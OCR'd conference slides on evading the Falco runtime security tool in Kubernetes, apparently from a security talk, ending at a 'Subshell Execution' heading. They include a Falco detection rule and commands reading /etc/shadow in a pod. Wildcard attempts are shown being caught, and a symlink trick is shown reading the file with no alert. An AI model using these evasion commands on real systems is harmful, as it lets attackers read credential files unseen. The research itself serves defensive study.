Beginner's Guide to Bypassing Falco Container Runtime Security in K8s

Anjali Shukla

Peachycloud Security

Anjali $whoami

- Senior Security Consultant with 5+ years in Cloud Security, DevOps, IAC Security, K8s, Container, Big Data
- Trainer & Speaker @ BlackHat, Bsides, c0c0n, CSA
- AWS Community Builder
- Bangalore Chapter Lead of W3-CS.
- Crew Member @ Defcon Cloudvillage
- Blogs – https://infosecblo55om.medium.com/
- Author – Linux Armour Ansible Role

Credit To Guru’s

- Blackberry Falco Bypass
- NCC Group image name manipulations.
- Weak Image Name Comparison by Brad Greesaman
- Bypass Falco by Leonardo Di Donato, Sysdig
- Falco team via github
- Toctou Bypass by R.Guo & J.Zeng
- Getting started with runtime security and Falco

Disclaimer

- The views expressed in this presentation and its content, as well as any accompanying resources, are solely the speaker's own and do not necessarily reflect the opinions or endorsements of the trainer's employer.
- Credits to the original author & the attacks reproduced here and the attempts to bypass uses similar new payloads, created from references to the original research.


What will get covered?

- Introduction to Falco and Container Runtime Security in K8s
- Architecture & Diving into eBPF
- Revisiting Falco's Vulnerable Past
- TOCTOU Attacks: A Refresher
- Innovative Bypasses of Falco Rules
- Falco Bypass Payloads
- Best Practices & Recommendations in K8s
- Conclusion & Q/A


Peachycloud Security

Introduction to Falco and Container Runtime Security in Kubernetes

- What is Falco?
- Container runtime security in Kubernetes.
- Why it's crucial to be aware of bypass techniques?




Architecture of Falco



https://sysdig.com/opensource/falco/


Diving into eBPF: Foundations and Context



https://ebpf.io


Peachycloud Security

What are Syscalls


system calls
6
The Linux kernel has code to do a lot of things
read from a hard drive
make network connections
create new process
kill process
change file permissions
keyboard drivers
your program doesn't know how to do those things
TCP? dude I have no idea how that works.
NO, I do not know how the ext4 filesystem is implemented. I just want to read some files!
programs ask Linux to do work for them using {system calls}
please write to this file
program
<switch to running kernel code>
done! I wrote 1097 bytes!
Linux
<program resumes>
every program uses system calls
I use the 'open' syscall to open files
Python program
me too!
Java program
me three!
C program
and every system call has a number (e.g. chmod is #90 on x86_64)
So what's actually going on when you change a file's permissions is:
run syscall #90 with these arguments
program
ok!
Linux
you can see which system calls a program is using with {strace}
$ strace ls /tmp
will show you every system call 'ls' uses!
it's really fun!
strace has high overhead so don't run it on your production database
JULIA EVANS
@bork

Julia evans

Container Runtime Falco Working




https://sysdig.com/opensource/falco/


Falco Triggers

- Triggers when certain conditions are met.
  - System calls: A process opens a file in a sensitive directory.
  - File operations: A process creates a new file in a sensitive directory.
  - Process events: A new process is created or when a process exits.
  - Network traffic: A process sends a request to a known malicious IP address.

Falco Triggers




```
root@nginx-pod:/# cat /etc/shadow
root:*:19886:0:99999:7:::
daemon:*:19886:0:99999:7:::
bin:*:19886:0:99999:7:::
sys:*:19886:0:99999:7:::
sync:*:19886:0:99999:7:::
games:*:19886:0:99999:7:::
man:*:19886:0:99999:7:::
lp:*:19886:0:99999:7:::
mail:*:19886:0:99999:7:::
news:*:19886:0:99999:7:::
uucp:*:19886:0:99999:7:::
proxy:*:19886:0:99999:7:::
www-data:*:19886:0:99999:7:::
backup:*:19886:0:99999:7:::
```



```
18:22:15.364660220: Warning Sensitive file opened for reading by non-trusted progr
am (user=root user_loginuid=-1 program=cat command=cat /etc/shadow pid=8406 file=/
etc/shadow parent=bash gparent=<NA> ggparent=<NA> gggparent=<NA> container_id=8264
ad62c445 image=<NA>) k8s.ns=<NA> k8s.pod=<NA> container=8264ad62c445
```

Falco Rules



```
rule: Read sensitive file untrusted
desc: >
  An attempt to read any sensitive file (e.g. files containing user/password/authe
  information). Exceptions are made for known trusted programs. Can be customized
  In modern containerized cloud infrastructures, accessing traditional Linux sensi
  might be less relevant, yet it remains valuable for baseline detections. While w
  rules for SSH or cloud vendor-specific credentials, you can significantly enhanc
  program by crafting custom rules for critical application credentials unique to
condition: >
  open_read
  and sensitive_files
  and proc_name_exists
  and not proc.name in (user_mgmt_binaries, userexec_binaries, package_mgmt_binari
   cron_binaries, read_sensitive_file_binaries, shell_binaries, hids_binaries,
   vpn_binaries, mail_config_binaries, nomachine_binaries, sshkit_script_binaries,
   in.proftpd, mandb, salt-call, salt-minion, postgres_mgmt_binaries,
   google_oslogin_
   )
  and not cmp_cp_by_passwd
  and not ansible_running_python
  and not run_by_qualys
  and not run_by_chef
  and not run_by_google_accounts_daemon
```

Falco Bypass Techniques From Past

- Symlink TOCTOU Attack
- Relative Path Bypass
- Directory Name Comparison Bypass
- Hard Links vs. Soft Links
- Tricking By Process Name
- Exploiting Parent and Ancestor Process Names


Only for Reference

TOCTOU Attacks

- Occurs when a file/resource changes between check and use.
- Attackers race to modify objects after Falco's check but before actions occur.
- **Example**:
    - Rapid process spawning/killing or swift file replacement to dodge Falco detection."


Failures In Character Class Manipulation

- Using character classes like [a-t] or [^0-9] to represent a range or exclude certain characters.
- This failed to bypass the default rule set.




```bash
/bin/c[a-t]t /etc/pa[s-z]swd
```

Failures In Character Class Manipulation




```
root@nginx-pod:/# /bin/c[a-t]t /etc/shad?w
root:*:19886:0:99999:7:::
daemon:*:19886:0:99999:7:::
bin:*:19886:0:99999:7:::
sys:*:19886:0:99999:7:::
sync:*:19886:0:99999:7:::
```



```
18:42:58.428147815: Warning Sensitive file opened for reading by non-trusted progr
am (user=root user_loginuid=-1 program=cat command=cat /etc/shadow pid=8876 file=/
etc/shadow parent=bash gparent=<NA> ggparent=<NA> gggparent=<NA> container_id=8264
ad62c445 image=<NA>) k8s.ns=<NA> k8s.pod=<NA> container=8264ad62c445
```

Failures In Path Obfuscation


- Obscuring file paths using wildcard characters (?, *), which might not be caught if the security rules are looking for explicit matches.
- **This will also fail like previous payload.**



```bash
/b??/c?t /et?/pa???d
/bin/c?t /?/pa?.d/pa??wd
/bin/?at /etc/pa*wd
```

Previous Bypass : Symbolic Links Exploitation


- Creating a symlink that points outside the current directory or to sensitive paths can be used to manipulate file paths and trick security mechanisms that rely on straightforward path matching.



```bash
ln -s tmp/.. symlink_secret
echo "##" >> symlink_secret/secretfile.txt
```

Credit: https://github.com/blackberry/Falco-bypasses/


Symbolic Links Exploitation




```
root@nginx-pod:/# ln -s tmp/.. symlink_secret
root@nginx-pod:/# echo "##" >> symlink_secret/secretfile.txt
root@nginx-pod:/# ls
bin                   etc    mnt           root            symlink_secret
boot                  home   opt           run             sys
dev                   lib    proc          sbin            tmp
docker-entrypoint.d   lib64  product_name  secretfile.txt  usr
docker-entrypoint.sh  media  product_uuid  srv             var
root@nginx-pod:/# cat secretfile.txt
##
```

Credit: https://github.com/blackberry/Falco-bypasses/

Symbolic Links Exploitation



```
root@nginx-pod:/# ls symlink_secret
bin                    etc    mnt           root            symlink_secret
boot                   home   opt           run
dev                    lib    proc          sbin
docker-entrypoint.d    lib64  product_name  secretfile.txt
docker-entrypoint.sh   media  product_uuid  srv
```




```
root@nginx-pod:/# cat symlink_secret/etc/shadow
root:*:19886:[redacted]
daemon:*:1988[redacted]
bin:*:19886:0[redacted]
sys:*:19886:0[redacted]
[redacted]
```

No Falco Alert

Credit: https://github.com/blackberry/Falco-bypasses/

Bypass : Subshell Execution

